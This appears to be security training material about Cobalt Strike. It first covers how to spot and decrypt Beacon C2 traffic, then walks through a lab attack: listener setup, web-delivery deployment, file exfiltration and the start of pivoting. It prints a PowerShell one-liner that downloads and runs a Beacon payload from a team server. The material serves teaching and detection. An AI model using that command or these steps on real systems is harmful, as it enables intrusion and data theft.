
<https://blog.nviso.eu/2021/10/21/cobalt-strike-using-known-private-keys-to-decrypt-traffic-part-1/>. Research community tools for decrypting the Cobalt Strike traffic are available at <https://github.com/DidierStevens/DidierStevensSuite>.




In the figure, you can see a Wireshark capture of the communication between a Beacon and a C2 server. The Beacon's IP address is 10.2.2.101 and the C2 server's is 192.154.79.71. The Beacon uses the HTTP channel, and the HTTP Request-Response pattern is repeated every minute. The lengths of the packets are constant, which is not a characteristic of regular (benign) HTTP message exchange. The HTTP messages in the packet capture are beacon messages used by the Beacon to send metadata to the C2 server. Figure source: <https://blog.nviso.eu/2021/10/21/cobalt-strike-using-known-private-keys-to-decrypt-traffic-part-1/>




In the figure, you can see the Wireshark analysis of the HTTP stream. Beacon hides metadata in the Cookie field. Beacon encrypts, and base64 encodes, the metadata. Base64 is a well-known encoding schemes for storing binary data as ASCII. Anytime that you see the characters A through Z, a through z, 0 through 9, +, and / characters in a string, you can suspect that the content is base64-encoded. A high-fidelity indicator of base64 encoding is the padding (= or ==) at the end of the string.



The content of the Cookie field can be decrypted by using publicly available key pairs that are published by NVISO Labs. The decrypted content shows all the metadata that Beacon sends to the C2 server. The metadata includes the computer (host) name, username, active processes, internal IP address, and the symmetric AES key that is used to encrypt all further communication.



The figure shows examples of two HTTP responses. The example on the left shows an HTTP response that does not contain commands. The example on the right shows an HTTP response that contains the adversaries' command, which is encrypted. Note the difference in the content-length parameter; in the response with the command, the length is different from 0.



The figure shows an example of a decrypted command. The C2 server instructs the Beacon to sleep (not to perform any activity). The command specifies the sleeping period (100 seconds). During the sleep period, the Beacon does not contact the C2 server, because the Beacon is dormant or inactive. After the sleeping period elapses, the Beacon sends another beacon message. The sleep-send beacon-sleep communication pattern is called the beaconing mode. The Beacon only sleeps and sends beacons; it does not perform any other activity.

The sleep command and the related nonactivity are crucial elements of the C2 communication cycle. While in beaconing mode, the Beacon can sleep for multiple days. From the beaconing mode, the Beacon transitions to the interactive mode. In this mode, the first change is a substantial decrease in the sleep period. The decreased sleep results in more frequent beaconing messages, which results in faster Beacon-C2 server interaction. Using this sleep reduction technique, the Beacon is getting ready for the C2 server's attack commands.



Another example of the encrypted command shows the unknown command with code 53. After the Beacon executes the command, it communicates with the C2 server. The figure shows the HTTP request that the Beacon sends, which contains the command results. The decrypted output shows a directory listing. In this example, the result is that command 53 instructs the Beacon to list a directory.


Practical Examples

The following example illustrates how an adversary uses Cobalt Strike to exfiltrate data from the target and pivot to other devices in the environment. It demonstrates how to generate a post-exploitation payload and how to act on the objectives on the target system. Here, the adversary interacts with the Beacon by using the client GUI.

Creating a Beacon Listener

After starting the Team Server, an adversary uses the GUI to configure a listener on the Team Server that listens and accepts the messages from the Beacon (the payload). Listeners are at the core of Cobalt Strike. Listeners allow adversaries to configure the C2 communication parameters that are used in an attack.


To create a new listener, the adversary navigates to the Cobalt Strike menu item. A new tab is displayed in the bottom part of the GUI. When you click the Add button at the bottom of the window, a form is displayed, where the adversary specifies the type of payload (type of Beacon) and Beacon-to-C2 server connection parameters. The default communication protocol is HTTP. Besides the communication protocol, the listener configuration requires the IP address of the C2 server (HTTP Hosts in the figure), listener name, listener profile, and listening port number. An adversary can also configure an IP address that hosts the stager code.



The figure shows the configuration that uses the default profile, which specifies an HTTP message exchange and port 80 for the HTTP connections. The C2 Team Server's IP address is 10.0.0.204. Clicking the Save button saves the listener configuration. The C2 server listens for the Beacon's messages at 10.0.0.204, on port 80.

Deploying the Beacon

After creating the listener, the adversary creates an attack that delivers the full Cobalt Strike payload (the Beacon) to the target system. The adversary navigates to the Attacks menu and chooses the **Web Drive-by > Scripted Web Delivery** option. This action displays a configuration window.




The web drive-by creates a stageless Beacon payload attack and hosts the malicious script on a Cobalt Strike website controlled by the adversary. The script instructs the site visitor to download and execute the malicious code. In the web drive-by attack terminology, the malicious code is known as an artifact. The website can belong to someone else, however, it has been compromised by the adversary. The artifact might instruct the target to download malware directly, or it might redirect the target to another website that is controlled by the adversary.

Cobalt Strike has a ready-made Scripted Web Delivery feature that creates web drive-by attacks. The feature generates an executable or a script that downloads and executes the Beacon payload. Cobalt Strike also provides a web server that can host the payload, and a one-line command that performs the task after it is executed on the target system. The Cobalt Strike-generated one line command instructs the target to download the Beacon payload and execute it.

In the example, the adversary chooses to create a PowerShell script. The purpose of the script is to open a URL to the artifact. The action is specified in the artifact: Download the Beacon payload, run it, and inject it into the PowerShell process (in-memory).

The URL for the resource that hosts the payload is created with the use of the settings for Local Host, Local Port, and URI Path. In the example, the resulting URL is <http://10.0.0.204:80/a>. The 10.0.0.204 is the IP address of the web server that is hosted by Cobalt Strike. In this example, Cobalt Strike Team Server hosts the malicious payload. The adversary also configures which listener will accept the connections from the Beacon after it is successfully deployed on the target.



Clicking the Launch button displays a new window that contains the resulting PowerShell command. After the target executes the command, it retrieves the payload that the adversary has configured with the Scripted Web Delivery feature.

The resulting PowerShell command is as follows:

```
powershell.exe -nop -w hidden -c "IEX ((new-object
net.webclient).downloadstring('http://10.0.0.204:80/a'))"
```


In the example, the adversary already has access to the target which is a Windows device. The adversary opens the Run window, copies and pastes the PowerShell command, and clicks OK to execute it.

Note: In real attacks, an adversary can achieve the same objective by using social engineering attacks. In a phishing attack, an adversary might include the link to the compromised website. A target user who clicks the link in the email (and visits the website) is also downloading and executing the payload.

The command execution creates a reverse connection to the Team Server and starts the Beacon download. This action completes the exploitation and installation phase of the attack.

The malware detection tools on the host will likely intercept the download. In the example within a test environment, the malware detection tools are disabled.

After the successful download, the Beacon is active on the target host and reports to the C2 server. The Cobalt Strike GUI confirms the successful Beacon deployment by listing the Beacon and showing the information that reached the configured listener. This process initiates the C2 phase of the attack.



The figure shows a new line in the session table in the central pane of the GUI. The line contains basic information about the Beacon, such as communication parameters (IP addresses, username, and process ID). This metadata is what the Beacon sent when it first contacted the C2 server.


After a successful deployment, the adversary can interact with the Beacon by right-clicking the Beacon session in the list and choosing the Interact option. A new tab is displayed with the Beacon C2 CLI (Beacon shell), where the adversary issues commands that the Beacon should execute. The lower half of the figure shows the Beacon shell.

In the example, the adversary issues the `pwd` command. This command outputs the name of the user's current working directory. The Beacon receives the commands within the channel that it established with the C2 server. Here, the channel uses HTTP messages. The C2 server delivers the command in the HTTP responses to an HTTP request that the Beacon uses to check in (call home). After receiving the command, the Beacon executes it on the target system. The Beacon then sends the command output to the C2 server in a new HTTP request. The figure shows that the Beacon responded with the directory path.


Entering the `pwd` command and receiving a response from the target system output indicates that the adversary is in the post-exploitation phase of the attack. In this phase, the adversary can exfiltrate data, just as they "exfiltrated" the directory name by executing the `pwd` command in the Beacon shell.

Post-exploitation Exfiltrating Data

When the adversary has an operational Beacon on the target system, they can browse the file system and exfiltrate files. In the Cobalt Strike GUI, there is a ready-made option for the task. By right-clicking on a Beacon session in the list in the GUI, the adversary can choose the **Explore > File Browser** option.




A new tab is displayed in the GUI. The tab content resembles the content of the Windows file explorer. The figure shows a new tab with folders and files residing on the target device.



The adversary can browse the target's local and network-shared locations. The Cobalt Strike GUI offers a familiar user experience. It is similar to browsing files on a local Windows device. An adversary who finds interesting data can easily transfer the files by right-clicking the filename and choosing Download from the contextual menu. This action initiates the data exfiltration process.

To confirm the file exfiltration and to browse the files, the adversary opens another tab within the GUI by choosing **View > Downloads**. The Downloads tab lists all the files that the adversary downloaded from the target device.


In the example, during the exfiltration process, the Team Server was used as the file transfer destination. It is possible to transfer data from the Team Server to another location by using the Cobalt Strike file synchronization feature. To use the feature, the adversary selects the files from the list and clicks the Sync Files button.



The prompt that is displayed asks for the path to the new location and the filename. Clicking the Open button initiates the file transfer. This action completes the data exfiltration.

Post-exploitation Pivoting

Another technique that the adversary can perform using Beacons is pivoting. The technique takes advantage of the fact that the Beacon is already active in the target environment. The adversary uses the Beacon as the central point from which to compromise other systems. The compromised system is a launch platform for allowing the adversary to conduct attacks on other systems.




The figure shows tunneling and pivoting concepts. The adversary configures a proxy server function at the Team Server. In Cobalt Strike, the proxy servers use the SOCKS protocol. Every proxy server is associated with a specific Beacon.

